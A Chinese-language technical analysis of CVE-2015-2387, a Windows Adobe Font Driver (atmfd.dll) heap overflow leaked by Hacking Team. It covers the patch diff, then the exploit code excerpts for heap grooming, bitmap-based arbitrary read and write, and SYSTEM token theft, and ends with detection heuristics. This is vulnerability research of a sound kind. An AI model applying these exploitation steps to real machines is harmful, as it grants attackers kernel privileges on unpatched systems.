CVE-2015-2387 ATMFD 内核驱动权限提升漏洞

前言

Hacking Team 泄露了 windows 内核驱动提权漏洞，Adobe Font Driver（atmfd.dll）中存在一处字体 0day 漏洞，实现内核权限提升。
该漏洞影响 WindowsXP ~Windows8.1 系统，x86，x64 平台都受该漏洞影响。通过加载恶意构造的 OTF 字体文件可以触发该漏洞执行堆溢出写操作，进而转换为任意地址读写，最后通过替换系统中具有 system 权限的 token 到自身进程完成权限提升。

一 漏洞分析

分析环境：Windows7 x86 + atmfd.dll(ver 5.1.2.241)
当程序加载恶意字体数据到内核后，通过调用 NamedEscape 函数的 0x2514 将触发该漏洞。
漏洞发生的函数是：

```
text:00011EC6 write_callback_vuln_sub_11EC6 proc near ; DATA XREF: sub_125D0+66o
.text:00011EC6
.text:00011EC6 ms_exc          = CPPEH_RECORD ptr -18h
.text:00011EC6 arg_4           = word ptr  0Ch
.text:00011EC6 arg_8           = word ptr  10h
.text:00011EC6 arg_C           = dword ptr  14h
.text:00011EC6
.text:00011EC6                 push    8
.text:00011EC8                 push    offset stru_4CF60
.text:00011ECD                 call    __SEH_prolog4
.text:00011ED2                 and     [ebp+ms_exc.registration.TryLevel], 0
.text:00011ED6                 movsx   eax, [ebp+arg_8]   //做符号扩展出现负数 ffff????
.text:00011EDA                 mov     ecx, [ebp+arg_C]
.text:00011EDD                 movzx   edx, word ptr [ecx+4]
.text:00011EE1                 cmp     eax, edx
.text:00011EE3                 jge     short loc_11EEE
.text:00011EE5                 mov     dx, [ebp+arg_4]
.text:00011EE9                 mov     [ecx+eax*2+6], dx
.text:00011EEE
.text:00011EEE loc_11EEE:                              ; CODE XREF:
write_callback_vuln_sub_11EC6+1Dj
.text:00011EEE                 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
.text:00011EF5                 call    loc_11F04       ; Finally handler 0 for function
11EC6
.text:00011EFA ; ---------------------------------------------------------------------------
.text:00011EFA
.text:00011EFA loc_11EFA:                              ; CODE XREF:
write_callback_vuln_sub_11EC6:loc_11F04j
.text:00011EFA                 xor     eax, eax
```

```
.text:00011EFC                 call    __SEH_epilog4
.text:00011F01                retn    10h
.text:00011F04 ; ---------------------------------------------------------------------------
.text:00011F04
.text:00011F04 loc_11F04:                              ; CODE XREF:
```

对应的伪码 F5

```
int __stdcall write_callback_vuln_sub_11EC6(int a1, __int16 a2, __int16 a3, int a4)
{
  // 显然没有验证输入参数 a3
  if ( a3 < (signed int)*(_WORD *)(a4 + 4) )
    *(_WORD *)(a4 + 2 * a3 + 6) = a2;
  return 0;
}
```

当 a3 作为有符号数字超过 0x8000 时就变成 0xffff???? 一个负数，a2 的值将写入到 a4+2*a3 + 6 ，而此时将写入到小于 a4 地址值的区域，产生一个堆上溢漏洞。

补丁后的版本 atmfd.dll(ver 5.1.2.243)

```
int __stdcall sub_11EC6(int a1, __int16 a2, __int16 a3, int a4)
{
  if ( a3 < (signed int)*(_WORD *)(a4 + 4) && a3 >= 0 )
    *(_WORD *)(a4 + 2 * a3 + 6) = a2;
  return 0;
}
```

校验了有符号 16 位的 a3 的范围，只能限制在小于 a4+4 的范围且必须大于 0.

在 OTF 文件中需要构造一个超长的 Charset 结构，当通过 NamedEscape 的 0x2514 命令来获得 Charset 的时候就会触发这个堆溢出漏洞。

二漏洞利用

1）写到哪里？

为了能做到任意地址读写，这个漏洞需要利用这个堆溢出写入到某个可控制的对象某些结构体当中，通过源代码我们可以看到该利用使用的是 Bitmap 对象。换句话说，通过字体漏洞改写 Bitmap 里面数据结构。

对于 Bitmap 对象的结构查看源码给出的的结构体 SURFACE，

```
typedef struct {
    unsigned int handle0;
    unsigned int unk0[4];
    unsigned int handle1;
```

```
    unsigned int unk1[2];
    unsigned int width;
    unsigned int height;
    unsigned int size;
    unsigned int address0;
    unsigned int address1;
    unsigned int scansize;
    unsigned int unk2;
    unsigned int bmpformat;
    unsigned int surftype;
    unsigned int unk3;
    unsigned int surflags;
    unsigned int unk4[12];
} SURFACE;
```

其中 address0,address1 指向了 pBits 的缓冲区.这里有 2 个 API 可以进行对 pBits 进行操作。


```
LONG SetBitmapBits(
  HBITMAP hbmp,
  DWORD cBytes,
  CONST VOID *lpBits
);

LONG GetBitmapBits(
  _In_   HBITMAP hbmp,
  _In_   LONG    cbBuffer,
  _Out_  LPVOID  lpvBits
);
```

显然如果能控制 address0 指向一个我们想要读/写的地址，那么我们就可以利用 Get/SetBitmapBits 来间接的得到我们需要的内容。进一步这个漏洞的利用需要使得堆溢出改写 address0 的内容。

2）设置一个 Bitmap 结构，用来作为读写的”跳板“ 例如，

Handle vulnhandle = CreateBitmap(smallbitmapw32, smallbitmaph32, 1, 32, buf32);

此时内核会分配一个堆内存，存放 BITMAP 结构也就是 SURFACE ，如果利用这个漏洞改写了这个 SURFACE 里面 address0 的指针，使其指向我们感兴趣的内存地址，然后通过 GetBitmapBits 把我们所需要的数据读出来即可。
但由于不能利用这个漏洞不断的触发修改 address0 地址，所以 hacking team 使用了另外一个技巧来做到任意地址读写。
我们先设想有 2 个 BITMAP ，1 个是我们能利用漏洞改写的 vuln_BITMAP，一个是我们单独创建的 CTL_BITMAP.



利用漏洞我们让 Vuln_BITMAP 的 address0 也指向 COL_BITMAP 的地址。这样就可以通过对 vuln_BITMAP 的 SetBitmapbits 来不断的修改 CTL_BITMAP 的 address0 地址为我们感兴趣的地址值。
然后再通过对 CTL_BITMAP 进行 GetBitmapbits/SetBitmapbits 调用来得到对任意地址的读写。

3）具体的利用步骤如

1） 先分配一个 BITMAP 结构

```
lpTable->locals->hBitmap = lpTable->fpCreateBitmap(smallbitmapw32, smallbitmaph32, 1, 32, buf32);
```

利用 Gditable 获得到 hBitmap 对象在内核里面的地址

2） 构造一个假的 SURFACE 结构 surf32，让这个 SURFACE 的 address0 指向 hBitmap 对象的 address0 的内核地址。

```
surf32.width = largebitmapw;
surf32.height = largebitmaph;
surf32.size = surf32.width*surf32.height*4;
surf32.address0 = surf32.address1 = handleaddr(lpTable->locals->hBitmap) + 0x2C;
surf32.scansize = surf32.width*4;
surf32.bmpformat = 0x6; //BMF_32BPP
surf32.surftype = 0x00010000; //STYPE_DEVICE
surf32.surflags = 0x04800000; //API_BITMAP | HOOK_TEXTOUT
```

加上偏移 0x2c 刚好是 hbitmap 的 address0 地址。

然后把这个假的 surf32 复制到字体文件当中，这样在字体文件触发漏洞时就可以利用这个 surf32 改写某个 BITMAP 的值了。

```
for (i = 0; i < sizeof(surf32); i+=2) {
unsigned short tmp = *(unsigned short*)((unsigned int)&surf32+i);
*(unsigned short*)(lpTable->lpLoaderConfig->foofont+0x16DF3+i) =
```

```
lpTable->fpHtons(tmp);}
```

现在要对字体文件在内核的地址进行预测，因为用户态 ring3 无法获得 ring0 下的字体文件地址。这里利用 win32k.sys 和 atmfd 公用了内存堆处理函数的特点，这会使得 BITMAP 和 font 会分配在一些相邻的位置。

3） 连续分配 100 个 BITMAP

```
for (i = 0; i < 100; i++){
    lpTable->fpCreateBitmap(smallbitmapw32, smallbitmaph32, 1, 32, buf32);
}
```

4) 连续分配 15 个字体文件

```
for (j = 0; j < 15; j++) {
fhandle = lpTable->fpAddFontMemResourceEx(lpTable->lpLoaderConfig->foofont,
sizeof(lpTable->lpLoaderConfig->foofont), 0, (DWORD*)&tmp[0]);
}
```

5） 再分配 1 个 BITMAP


6）再分配 15 个 font 字体文件

7) 根据步骤 5 分配的 BITMAP 地址，计算出一个区域范围，进行扫描来寻找一个 font 的对象。利用 NamedEscape 的 0x250A 命令会校验字体对象的有效性，并且把字体对象读出来放在 outbuf 缓冲区中。

```
min = BITMAP_address - 0x4000;
max = BITMAP_address +0x4000;

for (i = min; i < max; i+=8) {
    ret = NamedEscape(NULL, wcAtmfd, 0x250A, 0x0C, inbuf, 0x0C, outbuf);
}
```

利用这个方式就可以寻找到一个 font 的内存地址了，记下这个地址给 inbuf，留着后面触发漏洞时使用。

8）分配 1000 个 0xb000 长度的的 BITMAP 内存块，然后寻找能连续的 9 个块相邻的位置。



9) 释放掉其中的 i-5 , i-4 ,i-3 块，此时会形成一个 0Xb000 *3 = 0x21000 大小的空洞。


10） 再分配一个大小为 0x21000 的 BITMAP 堆块是否能刚好填补上 i-3，i-4，i-5 的位置。标记这个 BITMAP 为 tempbitmap ,如果不能填充到释放的这 3 个块位置就不断的继续寻找 9 个连续的位置，重复步骤 8）直到找到为止。

11）释放掉 tempbitmap 堆块,留下这个 0x21000 的空洞，为触发漏洞留下这个位置。

12) 调用漏洞触发函数 NamedEscape 的 0x2514

```
NamedEscape(NULL, wcAtmfd, 0x2514, sizeof(inbuf)-4, inbuf, sizeof(outbuf)-4,
outbuf);
```

inbuf 里面前 4 个字节里面包含了之前找到的 font 字体的内核地址,由于输入缓冲区大小是 sizeof（inbuf）- 4 等于 0x20005,内存对齐后大小为 0x21000,所以刚好可以占上前一步骤里面空洞的位置。




同时,还会改写 i-2 的 BITMAP 里面 address0 的指针,使其指向最开始时分配的步骤 1)里面的 hBitmap 对象的 address0 地址。

13）inbuf 匹配的位置是 i-5，i-4，i-3，设匹配的位置是 matched = i-5 ;

hBitmapslarge 就是分配一些列 0Xb000 的 BITMAP 堆块数组，所以 matched + 3 就是 i-2，也就是被改写的那个 bitmap 的索引值。存储此时这个 bitmap 的 handler 到 thehandle.

```
lpTable->locals->thehandle = lpTable->locals->hBitmapslarge[matched+3];
```

目前就可以利用 thehandle 和 hBitmap 进行任意地址的读写操作。先修复堆双向链表。然后就可以任意地址读写了。



任意地址读

```
unsigned int arbread(PVTABLE lpTable, unsigned int addrl, unsigned int addrh) {
    unsigned int tmp[4];// = {0,0,0,0};
        __MEMSET__(tmp, 0, 4);
        tmp[0] = tmp[1] = addrl;
        lpTable->fpSetBitmapBits(lpTable->locals->thehandle, 8, &tmp); (1)

        lpTable->fpGetBitmapBits(lpTable->locals->hBitmap, sizeof(tmp[0]),
&tmp[0]); (2)
    }
    return tmp[0];
}
```

(1)用 thehandle 的 Setitmapbits 来改写 hBitmap 对象的 address0 值为 tmp[0]的值。

(2)用 hBitmap 的 Getitmapbits 的 lpvBits 也就是 tmp 来接受 address0 指向的内存里面的值。

任意地址读写

```
unsigned int arbwrite(PVTABLE lpTable, unsigned int addrl, unsigned int addrh,
unsigned int value0, unsigned int value1) {
    unsigned int tmp[4]; // = {0,0,0,0};

    __MEMSET__(tmp, 0, 4);
        tmp[0] = tmp[1] = addrl;
```

```
        lpTable->fpSetBitmapBits(lpTable->locals->thehandle, 8, &tmp); （1）

        tmp[0] = value0;
        lpTable->fpSetBitmapBits(lpTable->locals->hBitmap, sizeof(tmp[0]), &tmp[0]);  （2）
    }
    return tmp[0];
}
```

（1）用thehandle的SetBitmapbits来改写hBitmap对象的address0值为tmp[0]的值。
（2）用hBitmap的SetBitmapbits来将value0的值写入到address0所指向的地址。

三内核提权

首先在 ring3 下获得当前进程的 EPROCESS 结构，通过这个结果遍历当前进程，找到 system 进程。

```
for (;;) {
            unsigned int tmpaddr;
            if (arbread(lpTable, sysprocl+lpTable->locals->pid_offset, sysproch) == 4) //System
                break;
}
```

读取 system 进程的 token

```
    systokenl = arbread(lpTable, sysprocl+lpTable->locals->token_offset, sysproch);
    systokenl &= 0xFFFFFFF8;
```

写入当前进程的 token 偏移位置，替换当前进程 token 为 system 进程 token.

```
arbwrite(lpTable,  lpTable->locals->kproc+lpTable->locals->token_offset,  kbase, systokenl, systokenh);
```

四 HIPS 防护&检测

Hook 进程的 GDI32 模块里面的 NamedEscape 函数

```
Hook_gdi_NamedEscape (HDC hdc, wchar_t *pDriver, int nEscape, int cbInput, void* lpszInData, int cbOutput, void* lpszOutData);
```

1） 查看调用 0x250A 命令的频率，漏洞利用需要这个命令来定位字体文件的所在地址的是否为一个真实的字体文件。会反复调用该函数发送 250A 命令，一般大于>1000 次
2） 使用 0x2514 命令来读取 Charset 结构，仅出现一次.

当然，本身这类内核提权类的漏洞可以由通用的提权检测技术来防护。

参考：
http://blogs.360.cn/360safe/2015/07/07/hacking-team-part3-atmfd/